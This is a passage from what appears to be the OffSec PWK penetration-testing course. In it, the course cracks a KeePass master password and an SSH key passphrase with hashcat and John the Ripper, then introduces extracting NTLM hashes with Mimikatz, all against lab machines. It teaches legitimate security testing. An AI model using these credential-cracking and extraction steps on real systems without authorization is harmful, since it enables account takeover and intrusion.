Password managers create and store passwords for different services, protecting them with a master password. This master password grants access to all passwords held by the password manager. Users often copy and paste these passwords from the password manager or use an auto-fill function tied to a browser. Examples of popular password managers are *1Password*[633] and *KeePass*.[634] This type of software can assist users who are often forced to maintain many, often complex passwords, but it can also introduce risk into an organization.

In this section we'll demonstrate a very common penetration test scenario. Let's assume we have gained access to a client workstation running a password manager. In the following demonstration, we'll extract the password manager's database, transform the file into a format usable by Hashcat, and crack the master database password.

Let's begin by connecting to the SALESWK01 machine (192.168.50.203) over RDP. Assuming we've obtained credentials for the *jason* user (*lab*), we'll log in and after a successful connection, we'll gain access to the system desktop.

Once connected, we'll check which programs are installed on the system. There are many ways to search for installed programs, but since we have GUI access, we'll use the *Apps & features* function of Windows, which is the most straight-forward approach. We'll click on the Windows icon, type "Apps", select *Add or remove programs* and scroll down to review all installed programs.

[633] (1Password, 2022), https://1password.com/

[634] (KeePass, 2022), https://keepass.info/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 213: KeePass in installed programs list*

The list shows us that *KeePass* is installed on the system. If we were unfamiliar with this program, we would research it, eventually discovering that the KeePass database is stored as a *.kdbx* file and that there may be more than one database on the system. For example, a user may maintain a personal database and an organization may maintain a department-level database. Our next step is to locate the database files by searching for all **.kdbx** files on the system.

Let's use PowerShell with the *Get-ChildItem*[635] cmdlet to locate files in specified locations. We'll use **-Path C:** to search the whole drive. Next, we'll use **-Include** to specify the file types we want to include, **-File** and **-Recurse** arguments to get a list of files and search in subdirectories. Finally we'll set **-ErrorAction** to **SilentlyContinue** to silence errors and continue execution.

```
PS C:\Users\jason> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction
SilentlyContinue


    Directory: C:\Users\jason\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/30/2022   8:19 AM           1982 Database.kdbx
```

*Listing 274 - Searching for KeePass database files*

The output reveals a database file in the *jason* user's **Documents** folder.

[635] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 214: KeePass database in Explorer*

We'll transfer this file to our Kali system in preparation for the following steps.

We have now completed the first step of the cracking methodology and can proceed to the next step, transforming the hash into a format our cracking tool can use.

The JtR suite includes various transformation scripts like *ssh2john*[636] and *keepass2john*,[637] which can format a broad range of different file formats, and they are installed by default on our Kali machine. We can also use these scripts to format hashes for Hashcat.

Let's use the keepass2john script to format the database file and save the output to keepass.hash.

```
kali@kali:~/passwordattacks$ ls -la Database.kdbx
-rwxr--r-- 1 kali kali 1982 May 30 06:36 Database.kdbx


kali@kali:~/passwordattacks$ keepass2john Database.kdbx > keepass.hash

kali@kali:~/passwordattacks$ cat keepass.hash
Database:$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db1a7fbc7a068c9ae
c6bd*04b0bfd787898d8dcd4d463ee768e55337ff001ddfac98c961219d942fb0cfba*5273cc73b9584fbd
843d1ee309d2ba47*1dcad0a3e50f684510c5ab14e1eecbb63671acae14a77eff9aa319b63d71ddb9*17c3
ebc9c4c3535689cb9cb501284203b7c66b0ae2fbf0c2763ee920277496c1
```

*Listing 275 - Using keepass2john to format the KeePass database for Hashcat*

[636] (Github, 2022), https://github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py

[637] (Github, 2022), https://github.com/openwall/john/blob/bleeding-jumbo/src/keepass2john.c

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The Listing above shows the resulting hash of the KeePass database stored in keepass.hash. Before we can work with the resulting hash, we need to further modify it.

In our case, the JtR script prepended the filename *Database* to the hash. The script does this to act as the username for the target hash. This is helpful when cracking database hashes, since we want the output to contain the corresponding username and not only the password. Since KeePass uses a master password without any kind of username, we need to remove the "Database:" string with a text editor.

After removing the "Database:" string the hash is in the correct format for Hashcat:

```
kali@kali:~/passwordattacks$ cat keepass.hash
$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db1a7fbc7a068c9aec6bd*04b0
bfd787898d8dcd4d463ee768e...
```

*Listing 276 - Correct hash format for Hashcat without "Database:"*

We're nearly ready to start the cracking process, but we need to determine the hash type for KeePass. We could look it up in the Hashcat Wiki,[638] or grep the hashcat help output as shown below:

```
kali@kali:~/passwordattacks$ hashcat --help | grep -i "KeePass"
13400 | KeePass 1 (AES/Twofish) and KeePass 2 (AES)         | Password Manager
```

*Listing 277 - Finding the mode of KeePass in Hashcat*

The output of the grep command shows that the correct mode for KeePass is 13400.

Let's skip step three (cracking time calculation) since this is a simple example and won't take long, and move on to step four to prepare our wordlist. We'll use one of the Hashcat-provided rules (rockyou-30000.rule), as mentioned earlier, combined with the rockyou.txt wordlist.

This rule file is especially effective with rockyou.txt, since it was created for it.

As we enter step five, we've prepared everything for our password attack. Let's use hashcat with the updated arguments and start cracking.

```
kali@kali:~/passwordattacks$ hashcat -m 13400 keepass.hash
/usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/rockyou-30000.rule --
force
hashcat (v6.2.5) starting
...
$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db1a7fbc7a068c9aec6bd*04b0
bfd787898d8dcd4d463ee768e55337ff001ddfac98c961219d942fb0cfba*5273cc73b9584fbd843d1ee30
9d2ba47*1dcad0a3e50f684510c5ab14e1eecbb63671acae14a77eff9aa319b63d71ddb9*17c3ebc9c4c35
35689cb9cb501284203b7c66b0ae2fbf0c2763ee920277496c1:qwertyuiop123!
...
```

*Listing 278 - Cracking the KeePass database hash*

After several seconds Hashcat successfully cracked the hash, and discovered the KeePass master password of "qwertyuiop123!". Let's run KeePass over our RDP connection and when prompted, enter the password.

[638] (Hashcat Wiki, 2022), https://hashcat.net/wiki/doku.php?id=example_hashes

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 215: Prompt for Master Password in KeePass*

Very nice! We opened KeePass with the cracked password. Now we have access to all the user's stored passwords!





*Figure 216: Password list after successful entering the Master Password*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this section, we obtained a KeePass database file, transformed it for Hashcat, and cracked the password. In the next section, we'll demonstrate how to crack the passphrase of an SSH private key in order to use it to access a target system.

### 13.2.5 SSH Private Key Passphrase

In this section we will focus on cracking SSH private key passphrases.

Even though SSH private keys should be kept confidential, there are many scenarios in which these files could be compromised. For example, if we gain access to a web application via a vulnerability like *Directory Traversal*, we could read files on the system. We could use this to retrieve a user's SSH private key. However, when we try to use it to connect to the system, we would be prompted for a passphrase. To gain access, we'll need to crack the passphrase.

Let's demonstrate this scenario and how to use the cracking methodology we discussed to crack the passphrase of a private key. When we used a dictionary attack on the BRUTE HTTP login form, we gained access to a web-based file manager that hosted an SSH private key.

Let's browse another web service, which (for this demonstration) is located at http://192.168.50.201:8080 and log in with a username of *user* and a password of *121212*.





*Figure 217: Directory Listing of TinyFileManager*

This web service is similar to the previous TinyFileManager example except that the main directory now contains the two additional files id_rsa and note.txt. Let's download both of them to our Kali machine and save them to our passwordattacks directory. First, we'll review the contents of note.txt.

```
kali@kali:~/passwordattacks$ cat note.txt
Dave's password list:

Window
rickc137
dave
superdave
megadave
umbrella

Note to myself:
New password policy starting in January 2022. Passwords need 3 numbers, a capital
letter and a special character
```

*Listing 279 - Contents of note.txt*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output shows that this note contains *dave*'s password list in plaintext. Wow! This is a potential gold mine of information. In a real-world situation, we would need to perform significantly more information gathering (including learning the actual username associated with each password), but for purposes of demonstration we'll run with this!

Let's try to use the private key id_rsa for the newly-identified user *dave* in an SSH connection. For this, we must modify the permissions of the downloaded private key. The SSH port used in this example is 2222. We will try each of these passwords as the passphrase for the SSH private key. Note that the *ssh* program will not echo the passphrase.

```
kali@kali:~/passwordattacks$ chmod 600 id_rsa

kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.50.201
The authenticity of host '[192.168.50.201]:2222 ([192.168.50.201]:2222)' can't be
established.
ED25519 key fingerprint is SHA256:ab7+Mzb+0/fX5yv1tIDQsW/55n333/oGARIluRonao4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.50.201]:2222' (ED25519) to the list of known
hosts.
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
dave@192.168.50.201's password:

kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.50.201
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
```

*Listing 280 - SSH connection attempts with the private key*

None of the passwords from the text file worked for this passphrase. However, in a real penetration test we would keep these passwords on hand for various other vectors including spray attacks, or attacks against a *dave* user on other systems. However, we still need a passphrase to use *dave*'s private key.

According to the note.txt file, a new password policy was enabled in January 2022. There's a high probability that *dave* has a passphrase that satisfies the new password policy.

Following the cracking methodology, our next step is to transform the private key into a hash format for our cracking tools. We'll use the ssh2john transformation script from the JtR suite and save the resulting hash to ssh.hash.

```
kali@kali:~/passwordattacks$ ssh2john id_rsa > ssh.hash

kali@kali:~/passwordattacks$ cat ssh.hash
id_rsa:$sshng$6$16$7059e78a8d3764ea1e883fcdf592feb7$1894$6f70656e7373682d6b65792d76310
00000000a6165733235362d6374720000000662637279707400000018000000107059e78a8d3764ea1e883
fcdf592feb70000001000000001000001970000000773736 82...
```

*Listing 281 - Using ssh2john to format the hash*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Within this output, "$6$" signifies *SHA-512*.[639] As before, we'll remove the filename before the first colon. Then, we'll determine the correct Hashcat mode.

```
kali@kali:~/passwordattacks$ hashcat -h | grep -i "ssh"
...
  10300 | SAP CODVN H (PWDSALTEDHASH) iSSHA-1                | Enterprise Application
Software (EAS)
  22911 | RSA/DSA/EC/OpenSSH Private Keys ($0$)              | Private Key
  22921 | RSA/DSA/EC/OpenSSH Private Keys ($6$)              | Private Key
  22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$)          | Private Key
  22941 | RSA/DSA/EC/OpenSSH Private Keys ($4$)              | Private Key
  22951 | RSA/DSA/EC/OpenSSH Private Keys ($5$)              | Private Key
```

*Listing 282 - Determine the correct mode for Hashcat*

The output indicates that "$6$" is mode 22921.

Now, let's proceed in our methodology and create a rule file and prepare a wordlist to crack the hash. We'll again review note.txt to determine which rules we should create and which passwords we'll include in the wordlist.

```
kali@kali:~/passwordattacks$ cat note.txt
Dave's password list:

Window
rickc137
dave
superdave
megadave
umbrella

Note to myself:
New password policy starting in January 2022. Passwords need 3 numbers, a capital
letter and a special character
```

*Listing 283 - Contents of note.txt to determine rules and wordlist*

Based on this, we can begin to create our rule file. We must include three numbers, at least one capital letter, and at least one special character.

We notice that *dave* used "137" for the three numbers in the "rickc137" password. Furthermore, the "Window" password starts with a capitalized letter. Let's use a rule function to make the first letter upper case. There is no special character included in any of the listed passwords. For our first cracking attempt, we'll just use the most common special characters "!", "@", and "#", since they are the first three special characters when typing them from the left side of many keyboard layouts.

Based on the analysis, we'll create our rules. We'll use c for the capitalization of the first letter and $1 $3 $7 for the numerical values. To address the special characters, we'll create rules to append the different special characters $!, $@, and $#.

```
kali@kali:~/passwordattacks$ cat ssh.rule
c $1 $3 $7 $!
```

[639] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SHA-2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
c $1 $3 $7 $@
c $1 $3 $7 $#
```

*Listing 284 - Contents of the ssh.rule rules file*

Next, we'll create a wordlist file containing the passwords from note.txt and save the output to ssh.passwords.

```
kali@kali:~/passwordattacks$ cat ssh.passwords
Window
rickc137
dave
superdave
megadave
umbrella
```

*Listing 285 - Contents of the ssh.passwords wordlist*

Now we can use Hashcat to perform the cracking by specifying the rules file, the wordlist, and the mode.

```
kali@kali:~/passwordattacks$ hashcat -m 22921 ssh.hash ssh.passwords -r ssh.rule --
force
hashcat (v6.2.5) starting
...

Hashfile 'ssh.hash' on line 1 ($sshng...cfeadfb412288b183df308632$16$486): Token
length exception
No hashes loaded.
...
```

*Listing 286 - Failed cracking attempt with Hashcat*

Unfortunately, we receive an error indicating that our hash caused a "Token length exception". When we research this with a search engine, several discussions[640] suggest that modern private keys and their corresponding passphrases are created with the *aes-256-ctr*[641] cipher, which Hashcat's mode 22921 does not support.

This reinforces the benefit of using multiple tools since John the Ripper (JtR) can handle this cipher.

To be able to use the previously created rules in JtR, we need to add a name for the rules and append them to the /etc/john/john.conf configuration file. For this demonstration, we'll name the rule sshRules with a "List.Rules" rule naming syntax (as shown in Listing 287). We'll use sudo and sh -c to append the contents of our rule file into /etc/john/john.conf.

```
kali@kali:~/passwordattacks$ cat ssh.rule
[List.Rules:sshRules]
c $1 $3 $7 $!
c $1 $3 $7 $@
c $1 $3 $7 $#

kali@kali:~/passwordattacks$ sudo sh -c 'cat /home/kali/passwordattacks/ssh.rule >>
/etc/john/john.conf'
```

[640] (Hashcat Forum, 2022), https://hashcat.net/forum/thread-10662.html

[641] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#CTR

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 287 - Adding the named rules to the JtR configuration file*

Now that we've successfully added our sshRules to the JtR configuration file, we can use **john** to crack the passphrase in the final step of our methodology. We'll define our wordlist with **--wordlist=ssh.passwords**, select the previously created rule with **--rules=sshRules**, and provide the hash of the private key as the final argument, **ssh.hash**.

```
kali@kali:~/passwordattacks$ john --wordlist=ssh.passwords --rules=sshRules ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Umbrella137!     (?)
1g 0:00:00:00 DONE (2022-05-30 11:19) 1.785g/s 32.14p/s 32.14c/s 32.14C/s
Window137!..Umbrella137#
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

*Listing 288 - Cracking the hash with JtR*

We successfully cracked the private key passphrase! Excellent!

As expected, the "Umbrella137!" password satisfied the password policy requirements and also matched *dave*'s personal preferences and habits. This is no surprise, since users rarely change their password patterns.

Now, let's use the passphrase to connect to the target system via SSH.

```
kali@kali:~/passwordattacks$ ssh -i id_rsa -p 2222 dave@192.168.50.201
Enter passphrase for key 'id_rsa':
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

0d6d28cfbd9c:~$
```

*Listing 289 - Entering Passphrase to connect to the target system with SSH*

We successfully connected to the target system by providing the correct passphrase to the private key.

In this section, we again executed the password cracking methodology and reinforced the idea of careful detail to human behavior patterns. We adapted to an error in our main tool (Hashcat) by using another tool (JtR) instead. In the following Learning Unit, we'll discuss Windows-based hash implementations and demonstrate attacks against them.

## 13.3 Working with Password Hashes

This Learning Unit covers the following Learning Objectives:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Obtain and crack NTLM hashes
- Pass NTLM hashes
- Obtain and crack Net-NTLMv2 hashes
- Relay Net-NTLMv2 hashes

In real-life penetration tests we will often gain privileged access to a system and can leverage those privileges to extract password hashes from the operating system. We can also make and intercept Windows network authentication requests and use them in further attacks like *pass-the-hash*[642] or in *relay attacks*.[643]

*While in most assignments we'll face an Active Directory environment, this Learning Unit only covers local Windows machines. However, the skills learned here are a stepping stone to the later Active Directory Modules in this course.*

In this Learning Unit, we'll demonstrate how to obtain hashes from the Windows operating system. We'll show how we can crack these hashes or use them to gain access to other systems. For this, we'll cover two different hash implementations on Windows: *NT LAN Manager* (NTLM)[644] hash and *Net-NTLMv2*.[645]

## 13.3.1 Cracking NTLM

Before we begin cracking NTLM hashes, let's discuss the NTLM hash implementation and how it is used. Then, we'll demonstrate how we can obtain and crack NTLM hashes in Windows.

Windows stores hashed user passwords in the *Security Account Manager* (SAM)[646] database file, which is used to authenticate local or remote users.

*To deter offline SAM database password attacks, Microsoft introduced the SYSKEY feature in Windows NT 4.0 SP3, which partially encrypts the SAM file. The passwords can be stored in two different hash formats: LAN Manager (LM)[647] and NTLM. LM is based on DES,[648] and is known to be very weak. For example, passwords are case insensitive and cannot exceed fourteen characters. If a password exceeds seven characters, it is split into two strings, each hashed separately. LM is disabled by default beginning with Windows Vista and Windows Server 2008.*

642 (Wikipedia, 2022), https://en.wikipedia.org/wiki/Pass_the_hash

643 (Wikipedia, 2022), https://en.wikipedia.org/wiki/Relay_attack

644 (Wikipedia, 2022), https://en.wikipedia.org/wiki/NT_LAN_Manager

645 (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/5e550938-91d4-459f-b67d-75d70009e3f3

646 (Wikipedia, 2022), https://en.wikipedia.org/wiki/Security_Account_Manager

647 (Wikipedia, 2022), https://en.wikipedia.org/wiki/LAN_Manager

648 (Wikipedia, 2022), https://en.wikipedia.org/wiki/Data_Encryption_Standard

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

On modern systems, the hashes in the SAM are stored as NTLM hashes. This hash implementation addresses many weaknesses of LM. For example, passwords are case-sensitive and are no longer split into smaller, weaker parts. However, NTLM hashes stored in the SAM database are not salted.

*Salts*[649] are random bits appended to a password before it is hashed. They are used to prevent an attack in which attackers pre-compute a list of hashes and then perform lookups on these precomputed hashes to infer the plaintext password. A list or table of precomputed passwords is called a *Rainbow Table*[650] and the corresponding attack is called a *Rainbow Table Attack*.

---

*We use "NTLM hash" to refer to the formally correct NTHash. Since "NTLM hash" is more commonly used in our industry, we use it in this course to avoid confusion.*

---

We cannot just copy, rename, or move the SAM database from C:\Windows\system32\config\sam while the Windows operating system is running because the kernel keeps an exclusive file system lock on the file.

Fortunately, we can use the *Mimikatz*[651] tool to do the heavy lifting for us and bypass this restriction. Mimikatz provides the functionality to extract plain-text passwords and password hashes from various sources in Windows and leverage them in further attacks like pass-the-hash.[652] Mimikatz also includes the *sekurlsa* module, which extracts password hashes from the *Local Security Authority Subsystem* (LSASS)[653] process memory. LSASS is a process in Windows that handles user authentication, password changes, and *access token*[654] creation.

LSASS is important for us because it caches NTLM hashes and other credentials, which we can extract using the sekurlsa Mimikatz module. We need to understand that LSASS runs under the SYSTEM user and is therefore even more privileged than a process started as Administrator.

Due to this, we can only extract passwords if we are running Mimikatz as Administrator (or higher) and have the *SeDebugPrivilege*[655] access right enabled. This access right grants us the ability to debug not only processes we own, but also all other users' processes.

We can also elevate our privileges to the *SYSTEM* account with tools like *PsExec*[656] or the built-in Mimikatz *token elevation function*[657] to obtain the required privileges. The token elevation function

---

[649] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Salt_(cryptography)

[650] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Rainbow_table

[651] (Github, 2022), https://github.com/gentilkiwi/mimikatz

[652] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Pass_the_hash

[653] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

[654] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens

[655] (Microsoft Devblogs, 2008), https://devblogs.microsoft.com/oldnewthing/20080314-00/?p=23113

[656] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

[657] (Github, 2015), https://github.com/gentilkiwi/mimikatz/wiki/module-~-token

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

requires the *SeImpersonatePrivilege*[658] access right to work, but all local administrators have it by default.

Now that we have a basic understanding of what NTLM hashes are and where we can find them, let's demonstrate obtaining and cracking them.

We'll retrieve passwords from the SAM of the MARKETINGWK01 machine at 192.168.50.210. We can log in to the system via RDP as user *offsec*, using *lab* as the password.

We'll begin by using *Get-LocalUser*[659] to check which users exist locally on the system.

```
PS C:\Users\offsec> Get-LocalUser

Name               Enabled Description
----               ------- -----------
Administrator      False   Built-in account for administering the computer/domain
DefaultAccount     False   A user account managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
nelly              True
offsec             True
WDAGUtilityAccount False   A user account managed and used by the system for Windows
Defender Application Guard scen...
...
```

*Listing 290 - Showing all local users in PowerShell*

